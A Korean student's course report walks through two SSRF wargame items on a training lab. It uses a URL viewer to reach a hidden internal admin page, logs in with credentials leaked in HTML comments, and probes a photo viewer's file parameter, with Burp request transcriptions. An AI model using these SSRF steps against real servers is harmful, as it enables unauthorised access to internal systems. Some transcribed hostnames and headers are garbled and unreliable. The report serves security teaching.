

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

SSRF (Server-Side Request Forgery)

2025년 4월 22일

학번 : 32231594

이름 : 박기쁨

1. 워게임 7 번 문항: 관리자 페이지 접근 및 로그인

<과정 설명>


SSRF(Server-Side Request Forgery, 서버 측 요청 위조)는 공격자가 서버에서 이루어지는 요청을 변조하는 웹 취약점 공격이다. CSRF(Client-Side Request Forgery)가 '클라이언트의 권한을 이용해' 악의적인 요청을 전송하는 것과 달리, SSRF는 '서버의 권한을 이용해' 악의적인 요청을 전송한다. 즉, 서버로부터 공격이 시작되기 때문에 외부에서 직접 접근이 불가한 내부 서버 및 시스템에 접근할 수 있으며, 내부 네트워크 내에서 악의적인 행위를 수행할 수 있다.

SSRF 공격은 사용자의 입력값을 받아 외부 서버에 자원을 요청하는 환경에서 주로 발생한다. 이때 사용자 입력값으로 받은 요청 매개변수 파라미터에 대한 검증이 미흡하거나 존재하지 않을 경우, SSRF 공격이 가능하다. 따라서 SSRF 취약점을 통해 공격에 성공하기 위해서는 외부 입력값을 받아 서버를 통해 실행하는 로직을 찾는 것이 중요하다.

Step 1. 관리자 페이지 접근


Step 1-1. 페이지 작동 방식 확인

: URL 뷰어 페이지의 검색창에 네이버의 도메인을 입력하여 작동 방식을 확인한다.



The screenshot shows a web browser window with the title 'EQST 보안교육센터'. The address bar shows 'lab.eqst.co.kr:8097/ssrf_3/main.php'. The main content area is titled 'URL 뷰어' and contains a text input field with the placeholder '보고싶은 페이지의 URL을 입력해주세요.' and the value 'https://www.naver.com'. Below the input field is a button labeled 'URL 보기'.

(네이버 사이트로 연결되는 것 확인)



The screenshot shows a web browser window with the title 'NAVER'. The address bar shows 'lab.eqst.co.kr:8097/ssrf_3/urlviewer.php?url=https%3A%2F%2Fwww.naver.com&read=URL+보기'. The main content area is mostly blank, with only a few UI elements like a keyboard icon and a magnifying glass icon visible.

Step 1-2. 관리자 페이지 접속

: Burp 로 응답을 확인해보면 코드 내 주석에서 관리자 페이지의 주소를 확인할 수 있다.

(<http://normalskinfosec3.com:8098/admin.php>)

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The 'Request' tab shows a GET request to /ssrf_3/main.php. The 'Response' tab shows the server's response, which includes a portion of an HTML page with a comment block containing the URL `<!-- 관리자페이지 : http://normalskinfosec3.com:8098/admin.php -->`. The 'Inspector' tab on the right shows the request attributes, cookies, headers, and response headers.

(URL 창에 관리자 페이지 주소를 직접 입력해서는 접속할 수 없음)

The screenshot shows a browser window with the address bar containing `http://normalskinfosec3.com:8098/admin.php`. The page displays an error message: "Error" and "Unknown host: normalskinfosec3.com".

: URL 뷰어 페이지의 검색창에 관리자 페이지 주소를 입력하여 접속한다.

The screenshot shows the URL Viewer page from the 'EQST 보안교육센터' website. The URL `http://normalskinfosec3.com:8098/admin.php` is entered into the search input field, and the 'URL 보기' (View URL) button is visible below it.

(접속 성공, URL 변경됨 (<http://normalskininfosec3.com:8098/admin.php> → https://lab.eqst.co.kr:8097/ssrf_3/urlviewer.php?url=http%3A%2F%2Fnormalskininfosec3.com%3A8098%2Fadmin.php&read=URL+보기))

Step 2. 관리자 페이지 로그인

Step 2-1. 직접 로그인 시도

: Burp 로 응답을 확인해보면 임시 관리자 계정의 ID 와 PW 를 확인할 수 있다.

(ID: adminID, PW: adminPW)

Request	Response
1 GET /ssrf_3/urlviewer.php?url=http%3A%2F%2Fnormalskininfosec3.com%3A8098%2Fadmin.php&read=URL+보기	210 <div class="row"> 211 <div class="col-md-6" style="text-align: center;"> 212 <!-- 임시 관리자 계정 : [ID-adminID, PW-adminPW] --> 213 <form name="loginfo" id="Loginfo" method="GET" action="admin.php"> 214 <input type="text" name="login_id" value="" tabindex="1" id="login_id" placeholder="아이디" class="userID" /> 215 </input> 216 <input type="password" name="login_pwd" value="" tabindex="2" id="login_pwd" placeholder="비밀번호" class="userPW" /> 217 <input type="button" value="로그인" id="line_bt" class="line_bt" /> 218 <input type="button" value="로그인" id="btn_login" type="submit" value="로그인" class="btn_login" /> 219 </div> 220 </div> 221 </div> 222 </div> 223 </div> 224 </div> 225 </div>

: 관리자 페이지에 직접 로그인을 시도한다.

관리자 페이지(비공개)

EQST 관리자 페이지

adminID

로그인

lab.eqst.co.kr:8097/ssrf_3/urlviewer.php?url=http%3A%2F%2Fnormalsinfosec3.com%3A8098%2Fadmin.php&read=URL+보기

(로그인 창에 ID 와 PW 를 직접 입력해서는 접속할 수 없음)

File not found.

English Korean : Google Translate

lab.eqst.co.kr:8097/admin.php?login_id=adminID&login_pwd=adminPW

Step 2-2. 다른 방법으로 로그인 시도

: Burp 를 통해 ID, PW 파라미터 및 값이 URL 에 어떻게 전달되는지 참고한다.

(?login_id=adminID&login_pwd=adminPW)

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
41	https://lab.eqst.co.kr:8097	GET	/ssrf_3/urlviewer.php?url=http%3A%	✓		200	8151	HTML	php	EQST 보안교육센터	✓	218.233.105.178	10:33:20 24 A. 8888		66		
42	https://google-ohhttp-relay-sa...	POST	/	✓		200	360	HTML	js	404 Not Found	✓	146.75.49.91	10:33:20 24 A. 8888		116		
43	https://lab.eqst.co.kr:8097	GET	/commons.js			404	425	HTML	js	404 Not Found	✓	218.233.105.178	10:33:20 24 A. 8888		241		
44	https://lab.eqst.co.kr:8097	GET	/ssrf_3/urlviewer.php?url=http%3A%	✓		200	8151	HTML	php	EQST 보안교육센터	✓	218.233.105.178	10:33:49 24 A. 8888		232		
45	https://lab.eqst.co.kr:8097	GET	/commons.js			404	426	HTML	js	404 Not Found	✓	218.233.105.178	10:33:50 24 A. 8888		225		
46	https://lab.eqst.co.kr:8097	GET	/ssrf_3/admin.php?login_id=adminI...	✓		200	266	text	php		✓	146.75.49.91	10:34:30 24 A. 8888		115		
47	https://google-ohhttp-relay-sa...	POST	/	✓		200	360	HTML	js	404 Not Found	✓	146.75.49.91	10:34:30 24 A. 8888		76		
48	https://lab.eqst.co.kr:8097	GET	/favicon.ico			404	425	HTML	ico	404 Not Found	✓	218.233.105.178	10:34:30 24 A. 8888		251		
49	https://lab.eqst.co.kr:8097	GET	/ssrf_3/main.php			200	9554	HTML	php	EQST 보안교육센터	✓	218.233.105.178	10:34:53 24 A. 8888		243		
50	https://lab.eqst.co.kr:8097	GET	/ssrf_3/admin.php?login_id=adminI...	✓		404	266	text	php		✓	218.233.105.178	10:35:16 24 A. 8888		940		

Request Response Inspector

Pretty Raw Hex Request attributes

Pretty Raw Hex Render Request query parameters

Pretty Raw Hex Request cookies

Pretty Raw Hex Request headers

Pretty Raw Hex Response headers

1 GET /ssrf_3/admin.php?login_id=adminID&login_pwd=adminPW HTTP/1.1

2 Host: lab.eqst.co.kr:8097

3 Cookie: PHPSESS=4fe45f2c5ab37a54e1717474274d0f16

4 Sec-Ch-Ua: "Google Chrome";v="105", "Not-A-Brand";v="8", "Chromium";v="105"

5 Sec-Ch-Ua-Mobile: "0"

6 Sec-Ch-Ua-Platform: "Windows"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer:

15 https://lab.eqst.co.kr:8097/ssrf_3/urlviewer.php?url=http%3A%2F%2Fnormalsinfosec3.com%3A8098%2Fadmin.php&read=URL+보기

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

18 Priority: u0, i

19 Connection: keep-alive

20

: 접속 시 URL 이 변경되지 않도록, 직접 관리자 페이지 주소에 파라미터와 값을 붙여 URL 뷰어에 입력한다.

(http://normalskininfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW)

The screenshot shows a web browser window with two tabs: 'EQST LMS' and 'EQST 보안교육센터'. The active tab is 'EQST 보안교육센터' with the URL 'lab.eqst.co.kr:8097/ssrf_3/main.php'. The page title is 'EQST 보안교육센터'. On the right, there's a message '이큐스트님 환영합니다.' and links for '로그아웃' and '개인정보수정'. Below the title, it says 'URL 뷰어'. Underneath, it says '보고싶은 페이지의 URL을 입력해주세요.' followed by a red-bordered input field containing the URL 'http://normalskininfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW'. At the bottom is a 'URL 보기' button.

: 로그인 성공

The screenshot shows a web browser window with two tabs: 'EQST LMS' and 'EQST 보안교육센터'. The active tab is 'EQST 보안교육센터' with the URL 'lab.eqst.co.kr:8097/ssrf_3/urlviewer.php?url=http%3A%2F%2fnormalskininfosec3.com%3A8098%2fadmin.php%3flogin_id%3DadminID%26login_pwd%3DadminPW&read=URL+...'. The page title is '관리자 페이지(비공개)'. The content area contains the text 'i_can_not_stop_you'.

* SK 쉴더스 '[Special Report] 웹 취약점과 해킹 매커니즘#10 SSRF(Server-Side Request Forgery)'

참고 (https://blog.naver.com/PostView.naver?blogId=sk_shieldus&logNo=223013833037&parentCategoryNo=&categoryNo=&viewDate=&isShowPopularPosts=false&from=postView)


2. 워게임 6 번 문항: admin.php 내 DB 커넥터 이용 내부 DB 서버 접속

<과정 설명>

Step 1. 페이지 작동 방식 확인


Step 1-1. 페이지 작동 방식 확인

: 사진 확인하기 버튼을 눌러 사진 뷰어 페이지의 기능을 확인한다.



The screenshot shows a web browser window with the URL lab.eqst.co.kr:8099/ssrf_2/main.php. The page title is "EQST 보안교육센터". On the left, there's a sidebar with "사진 뷰어". The main content area has a heading "■ 사진 뷰어". Below it, a text input field contains the URL "http://www.google.com/doodle4google/images/d4g_logo_global.jpg". A button labeled "사진 확인하기" is located below the input field.

(입력한 URL의 사진을 가져와 보여줌)



The screenshot shows the same web browser window after the user clicked the "사진 확인하기" button. The main content area now displays the image from the URL: a blue Google Doodle logo for "Doodle 4".

: Burp 를 통해, 요청에는 file, read 파라미터가 있으며, 응답에는 img 태그에 사진 데이터가 직접 삽입되어 있음을 알 수 있다.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /ssrf_2/main.php HTTP/1.1
Host: lab.eqst.co.kr:8099
Cookie: PHPSESSID=4fe45f2c5eb57a54ec0ff7d47247d0f16
Content-Length: 140
Cache-Control: max-age=0
User-Agent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/105.36"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-User: -1
Sec-Fetch-Dest: document
Referer: https://lab.eqst.co.kr:8099/ssrf_2/main.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: 0.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
File:file:///x535/2/www.google.com/x2Ffile/x2Fimage/x2Flogo_x2Fglobal.jpg&read=1SECMA24CIECM7584%ED%60%95%EC%9D%84%ED%95%98%EA%18%80
```
- Response:**

```
<input type="submit" name="read" value="사진 확인하기">
</form>
</tr>
</table>
  
location.replace('admin\_login.php');  
</script>

**Inspector** panel (right):

- Request attributes: 2
- Request cookies: 1
- Request headers: 18
- Response headers: 10

([https://lab.eqst.co.kr:8099/ssrf\\_2/admin\\_login.php](https://lab.eqst.co.kr:8099/ssrf_2/admin_login.php))

The screenshot shows the Network tab of the Chrome DevTools. It lists 16 network requests from the host 'https://ab.eapt.co.kr:8099'. The requests include various file types like JSON, PHP, and HTML. The 'Response' section shows the raw HTML code for one of the requests, specifically the 'index.php' file, which contains a search form and a login form.

| #   | Host                            | Method | URL                                | Params | Edited | Status code | Length | MIME type | Extension | Title        | Notes | TLS | IP             | Cookies | Time            | Listener port | Start response |
|-----|---------------------------------|--------|------------------------------------|--------|--------|-------------|--------|-----------|-----------|--------------|-------|-----|----------------|---------|-----------------|---------------|----------------|
| 154 | https://www.google.com          | GET    | /complete/search/client=chrome..   |        | ✓      | 200         | 1800   | JSON      |           |              |       | ✓   | 142.250.207.4  |         | 11:13:55 24 A.. | 8888          | 131            |
| 155 | https://play.google.com         | POST   | /log/hashed=true&saUserher=0&sr... |        | ✓      | 200         | 562    | JSON      |           |              |       | ✓   | 172.217.26.238 |         | 11:13:55 24 A.. | 8888          | 76             |
| 156 | https://www.google.com          | GET    | /complete/search/client=chrom...   |        | ✓      | 200         | 1378   | JSON      |           |              |       | ✓   | 142.250.207.4  |         | 11:13:41 24 A.. | 8888          | 115            |
| 157 | https://ab.eapt.co.kr:8099      | POST   | /srf2/admin.php                    |        | ✓      | 200         | 414    | HTML      | php       |              |       | ✓   | 218.233.105.78 |         | 11:13:45 24 A.. | 8888          | 69             |
| 158 | https://google-ohpt-relay.sa... | POST   | /                                  |        | ✓      | 200         | 360    |           |           |              |       | ✓   | 146.75.49.1    |         | 11:13:45 24 A.. | 8888          | 101            |
| 159 | https://ab.eapt.co.kr:8099      | GET    | /srf2/admin_join.php               |        | ✓      | 200         | 9708   | HTML      | php       | EQST _한국교육센터 |       | ✓   | 218.233.105.78 |         | 11:13:46 24 A.. | 8888          | 17             |
| 160 | https://google-ohpt-relay.sa... | POST   | /                                  |        | ✓      | 200         | 360    |           |           |              |       | ✓   | 146.75.49.1    |         | 11:13:46 24 A.. | 8888          | 73             |

**Request**

Pretty Raw Hex

```
1 GET /srf2/index.php HTTP/1.1
2 Host: ab.eapt.co.kr:8099
3 Cookie: PHPSESSID=10e+4512c6b37a34e0f17d427d6016
4 Sec-Ch-Ua: "Google Chrome";v="105", "Not A Brand";v="8", "Chromium";v="105"
5 Sec-Ch-Ua-Mobile: "105.0.102.109"
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
9 Sec-Purpose: prefetch, prerender
10 Purpose: prefetch
11 Accept: */*
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: https://ab.eapt.co.kr:8099/srf2/admin.php
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=0, i
20 Connection: keep-alive
21
```

**Response**

Pretty Raw Hex Render


```
<!DOCTYPE html>
<html>
<head>
 <meta charset="UTF-8">
 <title>로그인</title>
 <link href="https://ab.eapt.co.kr:8099/srf2/admin.css" rel="stylesheet">
 <script src="https://ab.eapt.co.kr:8099/srf2/admin.js"></script>
</head>
<body>
 <div class="main-content">
 <div class="main-content-inner">
 <div class="page-content">
 <div class="page-header">
 검색
 로그인
 회원가입
 </div>
 <div class="search-word">
 <input type="text" placeholder="검색어를 입력하세요.">
 </div>
 <div class="hr"></div>
 <div class="login-form">
 <form name="LoginForm" id="LoginForm" method="POST">
 <input type="hidden" name="returnurl" id="returnurl" value="">
 <div class="wrap_login">
 <div class="left_login">
 <input type="text" name="id" placeholder="아이디">
 <input type="password" name="password" placeholder="비밀번호">
 </div>
 <div class="right_login">
 <input type="button" value="로그인" id="loginButton">
 </div>
 </div>
 </form>
 </div>
 </div>
 </div>
 </div>
</body>

```

**Step 3. 사진 뷰어 페이지를 이용한 정보 탐색 및 admin.php 접근**


Step 3-1. repeater로 이동

: 사진 뷰어 페이지에서의 요청을 intercept 하여 repeater로 보낸다.




Step 3-2. file 파라미터에 [https://lab.eqst.co.kr:8099/ssrf\\_2/admin.php](https://lab.eqst.co.kr:8099/ssrf_2/admin.php) 삽입 후 요청 전송


: img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.



